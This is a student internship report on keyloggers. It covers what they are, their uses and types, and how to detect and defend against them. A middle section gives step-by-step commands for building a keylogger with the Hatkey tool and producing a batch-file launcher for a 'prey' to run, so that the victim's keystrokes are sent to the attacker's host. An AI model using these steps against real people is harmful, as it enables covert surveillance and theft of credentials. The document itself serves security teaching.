Keyloggers

TEACHNOOK INTERNSHIP

Vishnu Suresh | Cyber security -November 2022 Batch| 04-01-2023

SYNOPSIS

- KEYLOGGER
  - WHAT IS KEYLOGGER?
  - WHAT ARE THE USES OF KEYLOGGER?
  - TYPES OF KEYLOGGERS
- STEPS FOR CREATING KEYLOGGER
- KEYLOGGER DETECTION AND REMOVAL
- PROTECTION AGAINST KEYLOGGERS

WHAT IS KEYLOGGER?

A keylogger, sometimes called a keystroke logger or keyboard capture, is a type of surveillance technology used to monitor and record each keystroke on a specific computer.

Keyloggers are often used as a spyware tool by cybercriminals to steal personally identifiable information (PII), login credentials and sensitive enterprise data.

WHAT ARE THE USES OF KEYLOGGER?

Some uses of keyloggers could be considered ethical or appropriate in varying degrees. Keylogger recorders may also be used by:

- employers to observe employees' computer activities;
- parents to supervise their children's internet usage;
- device owners to track possible unauthorized activity on their devices; or
- law enforcement agencies to analyse incidents involving computer use.

TYPES OF KEYLOGGERS

A **hardware-based keylogger** is a small device that serves as a connector between the keyboard and the computer. The device is designed to resemble an ordinary keyboard PS/2 connector, part of the computer cabling or a USB adaptor, making it relatively easy for someone who wants to monitor a user's behaviour to hide the device.

A **keylogging software program** does not require physical access to the user's computer for installation. It can be purposefully downloaded by someone who wants to monitor activity on a particular computer, or it can be malware downloaded unwittingly and executed as part of a rootkit or remote administration Trojan (RAT). The rootkit can launch and operate stealthily to evade manual detection or antivirus scans.

STEPS FOR CREATING KEYLOGGER

STEP-1

Install Hatkey on kali Linux by using the following command on the terminal,

- **git clone https://github.com/Naayouu/Hatkey.git**


After installing navigate to the Hatkey directory using **cd Hatkey** command.

STEP-2

Open Hatkey tool by accessing the Hatkey.py python file using the following command.

- **Python2 Hatkey.py**

Now, your window might look similar to,



STEP-3

Configure the host address using the following command,

- **set host "ip-address"**

Replace "ip-address" with the host ip (check your ip using the command **ifconfig**).

To confirm the configuration use **show** command.

STEP-4

- Run the program using **run** command.
- Now you've got a keylogger launcher code, copy and paste it into the notepad in your windows OS and save it with **.bat** extension (batch file).


If any prey(agent) user execute this batch file, that system would be connected to the host system.

STEP-5

Open a new terminal navigate to output folder in Hatkey,

- cd Hatkey
- cd Output

There you could find a text file having agent ip as file name, open it using **cat** command to view the logged key informations by the agent.



STEP-6

To end the connection with the agent use, **kill** command. To exit from the program use **exit** command.

Keylogger detection and removal

Due to the variety of keyloggers that use different techniques, no single detection or removal method is considered the most effective. Since keyloggers can manipulate an operating system kernel, examining a computer's Task Manager isn't necessarily enough to detect a keylogger.

Security software, such as an anti-keylogger software program, is designed specifically to scan for software-based keyloggers by comparing the files on a computer against a keylogger signature base or a checklist of common keylogger attributes. Using an anti-keylogger can be more effective than an antivirus or antispyware program. The latter may accidentally identify a keylogger as a legitimate program instead of spyware.

Depending on the technique an antispyware application uses, it may be able to locate and disable keylogger software with lower privileges than it has. Using a network monitor will ensure the user is notified each time an application tries to make a network connection, giving a security team the opportunity to stop any possible keylogger activity.

Protection against keyloggers

While visual inspection can identify hardware keyloggers, it is impractical and time-consuming to implement on a large scale. Instead, individuals can use a firewall to help protect against a keylogger. Since keyloggers transmit data back and forth from the victim to the attacker, the firewall could discover and prevent that data transfer.

Password managers that automatically fill in username and password fields may also help protect against keyloggers. Monitoring software and antivirus software can also keep track of a system's health and prevent keyloggers.

System cages that prevent access to or tampering with USB and PS/2 ports can be added to the user's desktop setup. Extra precautions include using a security token as part of two-factor authentication (2FA) to ensure an attacker cannot use a stolen password alone to log in to a user's account, or using an onscreen keyboard and voice-to-text software to circumvent using a physical keyboard.

Application allowlisting can also be used to allow only documented, authorized programs to run on a system. It is also always a good idea to keep any system up to date.